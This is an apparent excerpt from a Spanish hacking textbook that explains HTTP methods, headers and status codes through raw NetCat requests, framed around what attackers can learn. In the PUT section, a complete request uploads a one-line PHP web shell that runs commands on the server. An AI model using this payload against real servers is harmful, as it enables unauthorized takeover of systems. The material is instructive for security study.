


Figura 8. Con la ayuda de NetCat realizamos un diálogo sencillo con el servidor HTTP de un sitio web.

En el diálogo que podemos ver en la **Figura 8**, solicitamos la página principal de un sitio web. A continuación, identificamos la petición y la respuesta:

Petición:

```
GET /index.html HTTP/1.1
Host: sitioweb.com
```

Respuesta:

```
HTTP/1.1 200 OK
Date: Wed, 22 Jun 2011 21:50:11 GMT
```

```
Server: Apache
Transfer-Encoding: chunked
Content-Type: text/html

<html> Todo el código HTML de la página solicitada </html>
```

La cuestión es: ¿de qué le sirve a un hacker dialogar con un servidor HTTP? La respuesta es: le sirve de mucho. Con la simple lectura de las cabeceras de respuesta se puede obtener información útil e, incluso, poner en peligro todo el servidor web si existen configuraciones inadecuadas.

Métodos de petición

El protocolo HTTP fue desarrollándose durante la década del 90. Comenzó tolerando un sólo método, el **GET**, en su versión **HTTP/0.9** (la cual al día de hoy, debido a su sencillez, es obsoleta, ya que ni siquiera era posible trabajar con cabeceras). Luego, en 1996, se presentó la versión **HTTP/1.0** con más métodos de petición: **GET**, **POST** y **HEAD**. También se añadió el soporte para las cabeceras HTTP. Finalmente, en 1999 llegó la versión **HTTP/1.1**, que actualmente utilizan la mayoría de los servidores, y se agregaron más métodos de petición a los tres anteriormente nombrados (algunos son **OPTIONS**, **PUT** y **TRACE**).

Una vez que establecemos la conexión, el método es lo primero que debemos especificar. No existen muchos; analizaremos seis de ellos realizando consultas y obteniendo información útil mediante sus respuestas. Aprenderemos a usar algunos como vectores de ataque hacia el servidor web.

OPTIONS

El método OPTIONS fue incluido en la versión **HTTP/1.1**. No es obligatorio implementarlo, lo que significa que no siempre estará habilitado. De hecho, se recomienda deshabilitar, siempre, todo lo que no sea necesario.

Este método realiza una petición de información a un recurso específico del servidor, sobre las diferentes opciones de comunicación habilitadas. La consulta está conformada por el método, el recurso y la versión del protocolo: **OPTIONS /index.html HTTP/1.1**. En caso de que la petición no sea dirigida a un recurso específico, se reemplaza por un asterisco: **OPTIONS * HTTP/1.1**; esto equivale a un **PING** que va dirigido al servidor en general y nos sirve para saber si se encuentra en funcionamiento.

> LA MAYORÍA DE LOS SERVIDORES ACTUALES UTILIZA LA VERSIÓN HTTP/1.1 DEL PROTOCOLO




Figura 9. Si en lugar de especificar un recurso usamos un asterisco (*), funcionará como un **PING** al servidor.

En la **Figura 10** solicitamos los métodos permitidos a un servidor y, dado que **OPTIONS** estaba habilitado, nos respondió lo que queríamos saber en la cabecera **Allow**. Allí podemos ver que las opciones de comunicación que están permitidas en ese servidor son: **OPTIONS**, **TRACE**, **GET**, **HEAD** y **POST**.

Podría decirse que esta información le ahorra bastante tiempo a un atacante, ya que es más rápido averiguar, de una sola vez, todas las opciones de comunicación que están permitidas, que estar intentando manualmente método por método.




Figura 10. El método **OPTIONS** consulta las opciones de comunicación permitidas en un servidor.

GET

En su primera versión (**HTTP/0.9**) el protocolo contaba con tan solo un método, el **GET**, que era y es obligatorio implementar en todos los servidores. Se encarga de realizar la petición de todas las páginas o recursos que queremos visualizar y, podemos decir, es el método HTTP más utilizado.

En la versión actual del protocolo (**HTTP/1.1**), GET sigue cumpliendo la misma función. Sin embargo, el soporte para las cabeceras permite definir más cosas haciendo que la petición sea más compleja.

Capturamos, con la herramienta **Live HTTP headers**, una petición GET realizada al sitio web de **RedUsers**, donde encontramos las siguientes cabeceras:

MODIFICAR EL USER-AGENT

User Agent Switcher es un add-on para Firefox que sirve para cambiar el agente de usuario que tengamos por cualquier otro. Ya sea predefinido en la herramienta (como iPhone 3.0, Internet Explorer, los robots de búsqueda de Google, Yahoo y MSN) u otro agregado manualmente por nosotros.

```
GET / HTTP/1.1

Host: www.redusers.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ar,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
```

Vemos una cabecera nueva: **User-Agent**, que envía algunos datos sobre nosotros al servidor. Entre esos datos se encuentra nuestro navegador (con su correspondiente versión) y el sistema operativo que estamos usando. Lo interesante es que fácilmente podemos falsificar esta información, por ejemplo, modificándola de tal modo que para el servidor estemos usando el navegador **Opera** en **Ubuntu 12.4**.




Figura 11. Gracias a las **cabeceras HTTP** podemos hacer una consulta más compleja.

Seguimos con la cabecera **Accept**. Su nombre nos da una idea de lo que indica: se trata del tipo de contenido que acepta el cliente, es decir, nosotros. El formato es: **tipo/subtipo**.

Text/HTML indica que aceptamos texto HTML, **text/plain** texto plano, **image/jpg** imágenes en formato **.jpg**. También podemos usar asteriscos (*). Por ejemplo, **image/*** indica que aceptamos imágenes en todo tipo de formato y ***/*** significa que aceptamos todo tipo de contenidos.

Si leemos detenidamente la petición citada antes, podemos notar en varias cabeceras indicaciones similares a **q=0.3**, que especifican prioridades. Por ejemplo, la línea **image/jpg; q=1, image/png; q=0.9, image/*; q=0.8** indica que preferimos las imágenes en formato **.jpg** (ya que tiene el valor más alto: **q=1**), luego **.png** y por último cualquier otro formato.

Luego, tenemos tres cabeceras más que indican tipos de aceptaciones: **Accept-Language**, **Accept-Encoding** y **Accept-Charset**. La primera indica el idioma que aceptamos (el servidor debe disponer de tales traducciones y podemos especificar con prioridades más de un idioma con su respectivo subtipo, por ejemplo: **es-ar, es;q=0.8, en-us; q=0.5**). **Accept-Encondig** indica los tipos de codificación que entiende nuestro cliente y también pueden especificarse prioridades. Por último, **Accept-Charset** indica las tablas de caracteres que aceptamos (por ejemplo, **Unicode**, **utf-8**, etcétera).

Finalmente, vemos en nuestra petición la cabecera **Connection**, que simplemente indica el estado de la conexión. En caso de que diga **keep-alive**, continúa abierta para futuras peticiones; de lo contrario dirá **close**.




Figura 12. Las cabeceras **Accept** de contenidos, lenguajes, caracteres y codificaciones permiten especificar prioridades.

Una vez definidas todas las cabeceras que queremos añadir a nuestra petición, ésta se envía al servidor, que responde con otra serie de cabeceras y muestra el contenido que solicitamos. Por ejemplo, si la petición fue dirigida a la página principal de un sitio, encontraremos todo su código HTML a continuación de la última cabecera que hayamos recibido en la respuesta.




Figura 13. El método **GET** solicita los recursos que queremos ver y, en caso de tratarse de una página web, nos mostrará su código HTML al final de la respuesta.

Es cierto que GET es un método que usamos todos los usuarios de internet cada vez que navegamos entre sitios web y solicitamos los recursos que necesitamos ver. Pero lo interesante para un hacker está en las **cabeceras HTTP**. Es bueno saber cuáles son y qué define cada una de ellas, de modo que podamos jugar y experimentar con sus valores tal como hicimos con el **User-Agent** al hacernos pasar por otro cliente. Sin embargo, existen otros métodos que pueden ser de mayor utilidad.

POST

Después de GET, llegaron con la versión **HTTP/1.0** dos métodos más. Uno de ellos es **POST**, que solicita el envío de datos del cliente al servidor (contrariamente a GET que, como sabemos, solicita la

recepción de datos). Utilizamos el método POST, por ejemplo, al enviar un mensaje en un foro, identificándonos mediante nuestro usuario y contraseña en un sitio web o cuando hacemos uso de un **uploader** para subir imágenes o cualquier otro contenido.

El método POST requiere definir una cabecera que aún no hemos visto, **Content-Length**, que indica la cantidad de caracteres que posee el contenido que vamos a enviarle al servidor. Como ejemplo, vamos a tratar con un formulario de suscripción que nos pide nuestro nombre, empresa y correo electrónico. El contenido a enviar es: **nombre=Sheila&empresa=Hackersenlaweb&email=shey.x7%40gmail.com**, lo que equivale a 62 caracteres, por lo cual el **Content-Length** tendrá el valor de 62. Armamos la consulta de la siguiente manera:

```
POST /suscripcion.php HTTP/1.1
Host: www.sitiowebasuscribirnos.com
Content-Length: 62

nombre=Sheila&empresa=Hackersenlaweb&email=shey.x7%40gmail.com
```

En la **Figura 14** podemos ver cómo enviamos la consulta al servidor, especificando el método POST, el recurso, el **Content-Length** y, por supuesto, los datos que nos pide el formulario de suscripción.

Con una agradable sensación de éxito visualizamos la respuesta del servidor, agradeciéndonos por habernos suscripto.

La cabecera **Content-Length** resulta interesante para el hacker, porque el servidor al cual se envía la consulta tendrá en cuenta solo el contenido que esté dentro de la cantidad de caracteres indicada. Por ejemplo, si le asignamos a **Content-Length** un valor

MÉTODO HTTP CONNECT

El método **CONNECT** se añadió en la versión **HTTP/1.1** del protocolo. No es muy común verlo habilitado, pero se usa en proxys que pueden funcionar como túnel SSL. Podemos encontrar algo de información en los RFC propios del protocolo (**RFC 2616**) y, por supuesto, en documentos de internet.

de 82 caracteres y el contenido que le enviamos posee 350, el servidor tendrá en cuenta sólo los primeros 82 caracteres del contenido e ignorará el resto.

Con un poco de imaginación podemos jugar con esta cabecera y evadir filtros o sistemas de seguridad para poder vulnerar un sitio.




Figura 14. El método **POST** solicita el envío de datos del cliente al servidor, al contrario de **GET** que solicita la recepción de datos.

HEAD

El otro método de la versión **HTTP/1.0** es **HEAD**, que solicita los headers del servidor. La única diferencia con **GET** es que no muestra todo el código HTML de la página; por ejemplo, si realizamos una petición a **/index.html**, responderá solo con las cabeceras.

La consulta que vamos a realizar es muy simple. Debemos especificar el método (que, por supuesto, es HEAD), luego el recurso, la versión del protocolo y, debajo, el host al cual va dirigida la petición.

Petición:

```
HEAD /index.html HTTP/1.1
Host: www.sitioweb.com.ar
```

Respuesta:

```
HTTP/1.1 200 OK

Server: Apache/2.2
Content-Type: text/html; charset=UTF-8
Date: Wed, 29 Jun 2011 04:39:05 GMT
Connection: Keep-Alive
Last-Modified: Wed, 28 Jun 2011 01:23:58 GMT
```

Figura 15. El método **HEAD** muestra las cabeceras del recurso que consultemos; tales datos pueden servir para un ataque posterior.

Analicemos la respuesta del servidor:

- **Server:** es una cabecera realmente interesante para realizar un ataque, ya que muestra información sobre el software que utiliza el servidor.
- **Content-Type:** combina los headers **Accept** y **Accept-Charset** (por eso vemos en primer lugar **text/html** y luego, tras el punto y coma, **charset=UTF-8**).
- **Date:** indica fecha y hora en que se generó la respuesta del servidor.

- **Connection:** mencionado anteriormente, en este caso mantiene la conexión abierta (**Keep-Alive**).
- **Last-Modified:** dice cuándo fue la fecha y hora en que el recurso solicitado fue modificado por última vez.

Estos son datos que un hacker tendrá presentes a la hora de realizar un ataque al servidor, sobre todo la cabecera **Server**, acerca de la cual hablaremos un poco más en las próximas secciones del capítulo.

TRACE

Al igual que un espejo o reflejo, el método **TRACE** (incorporado en la versión **HTTP/1.1**) responde lo mismo que recibe. Con esto podemos saber cómo le llega la petición al servidor y realizar pruebas para obtener su diagnóstico. Después del método, en la consulta debe especificarse lo que se va enviar, por ejemplo:

Petición:

```
TRACE /hola HTTP/1.1
Host: www.sitiocontrace.com
```

Respuesta:

```
TRACE /hola HTTP/1.1
Host: www.sitiocontrace.com
```

CABECERAS HTTP

Existen aún más cabeceras de las nombradas en este capítulo. Algunas son: **Accept-Ranges**, **Age**, **Authorization**, **Cache-Control**, **Content-Range**, **ETag**, **If-Match**, **If-Modified-Since**, **Max-Forwards** y **Referer**. Para conocer más al respecto se puede consultar el RFC 2616, perteneciente a este protocolo.

No, no nos hemos equivocado, la consulta y la respuesta son lo mismo. Tal como dijimos, el método TRACE funciona como un reflejo (**Figura 16**).




Figura 16. El método **TRACE** funciona como un espejo o reflejo, respondiéndonos lo mismo que enviamos.

PUT

Llegamos al método **PUT**, uno de los más interesantes, ya que si está habilitado se podría llegar a obtener muy fácilmente el control del servidor. Lo que hace este método es **subir/sobrescribir** un determinado archivo con el contenido que especifiquemos en la misma petición. El funcionamiento es simple: se realiza la petición al recurso especificado, si éste existe se sobrescribirá el contenido por el que nosotros queramos o, en caso de que no exista, se creará uno nuevo.

Quizá nos preguntemos... ¿cómo un atacante tomaría control del servidor con este método?¿No sería más interesante borrar archivos o descargar información confidencial? La respuesta está en el tipo de contenido que se puede subir con este método. Por ejemplo, un simple código en lenguaje PHP que nos permita ejecutar comandos en el servidor sería una excelente idea, desde el punto de vista del atacante.

Por otra parte, debemos saber que PUT requiere, al igual que POST, especificar el **Content-Length** de lo que se va a subir. Un ejemplo de petición sería el siguiente:

```
PUT /siloabreexplota.php HTTP/1.1
Host: sitiowebconput.com
Content-Length: 33

<?php system($_GET[‘comando’]);?>
```

Esta petición sobrescribirá o creará (según corresponda) un archivo llamado **siloabreexplota.php**, que contiene un código en el lenguaje PHP (**<?php system($_GET[‘comando’]);?>**) con la función **system**, que sirve para ejecutar comandos en el servidor. Hoy no es común encontrar servidores con este método activado debido a lo peligroso que puede llegar a ser, pero en versiones viejas de algunos servidores viene habilitado por defecto.

> CON EL MÉTODO PUT ES MÁS FÁCIL OBTENER EL CONTROL DEL SERVIDOR

En caso de que encontremos alguno de ellos tenemos que saber que puede llegar a pedirnos autenticación al usarlo y que el directorio o archivo puede tener permisos de solo lectura, de modo que no podamos subir el archivo de forma tan fácil.




Figura 17. El método **PUT** permite subir o sobrescribir un determinado archivo del servidor con el contenido que queramos.

Códigos de estado HTTP

Seguramente hemos visto que cuando el servidor HTTP responde a nuestra petición, en primer lugar nos devuelve un código junto a una breve descripción. Estos códigos indican el estado en que se encuentra nuestra consulta. Por ejemplo, si fue realizada correctamente o no, si fue rechazada, bloqueada o redireccionada, si solicitamos un recurso inexistente o que ha sido movido a otro lugar, etcétera.

En esta sección del capítulo conoceremos los códigos de estado HTTP que vemos con más frecuencia, organizados por los siguientes criterios: peticiones correctas, redirecciones, errores del cliente y errores del servidor. Es importante conocerlos ya que, en caso de que la petición no haya podido llevarse a cabo, podremos saber con más exactitud el motivo por el cual no se pudo realizar.

Peticiones correctas

Hablando de peticiones que se realizan con éxito, el código que más vemos es el **200 OK**, que nos informa que todo salió bien. En casi todos los métodos, cuando la petición es realizada correctamente se devuelve un **200 OK** (por ejemplo, al usar **GET** y solicitar una página que se encuentra disponible, al enviar información al servidor mediante **POST** y que llegue bien, o si solicitamos los headers de un recurso y podemos verlos correctamente).

Si usamos el método **PUT** y creamos un nuevo archivo en el servidor, en caso de que resulte con éxito se nos informa con el código **201 Created**. También ocurre con **POST** cuando se crea un nuevo recurso como consecuencia de la información que hayamos enviado.

METODO HTTP DELETE

El método **DELETE**, añadido en la versión **HTTP/1.1** del protocolo, tal como su nombre lo indica permite borrar o eliminar archivos del servidor. Por supuesto, no será fácil encontrarlo habilitado y, si tenemos la suerte de que esté permitido en algún servidor, es probable que nos pida autorización para usarlo.




Figura 18. Recibimos el código **200 OK** siempre que nuestra petición se haya realizado correctamente.

Existen otros códigos que se utilizan en las peticiones correctas, pero quizás no sean tan comunes como los dos que mencionamos anteriormente. Por ejemplo, la respuesta **204 No content**, que recibimos cuando la petición fue exitosa pero no necesitamos que se nos envíe ninguna otra información.

Redirecciones

Las redirecciones ocurren de forma transparente para el usuario si se está usando un navegador web. Cuando solicitamos un recurso que ha sido movido, el servidor nos responde con el código de estado, que nos informa de la situación y de la nueva locación del recurso. De modo que nuestra consulta se redirecciona a esa nueva ubicación y nosotros nunca nos enteramos de lo que ocurrió.

Si realizamos la petición desde **NetCat**, podemos conocer cuáles son esos códigos que responde el servidor en caso de que el recurso solicitado haya cambiado de ubicación.

Un código que podemos encontrar con bastante frecuencia es **301 Moved Permanently**, que indica que el recurso solicitado ha sido movido permanentemente de esa dirección y brinda además la nueva ubicación del archivo.

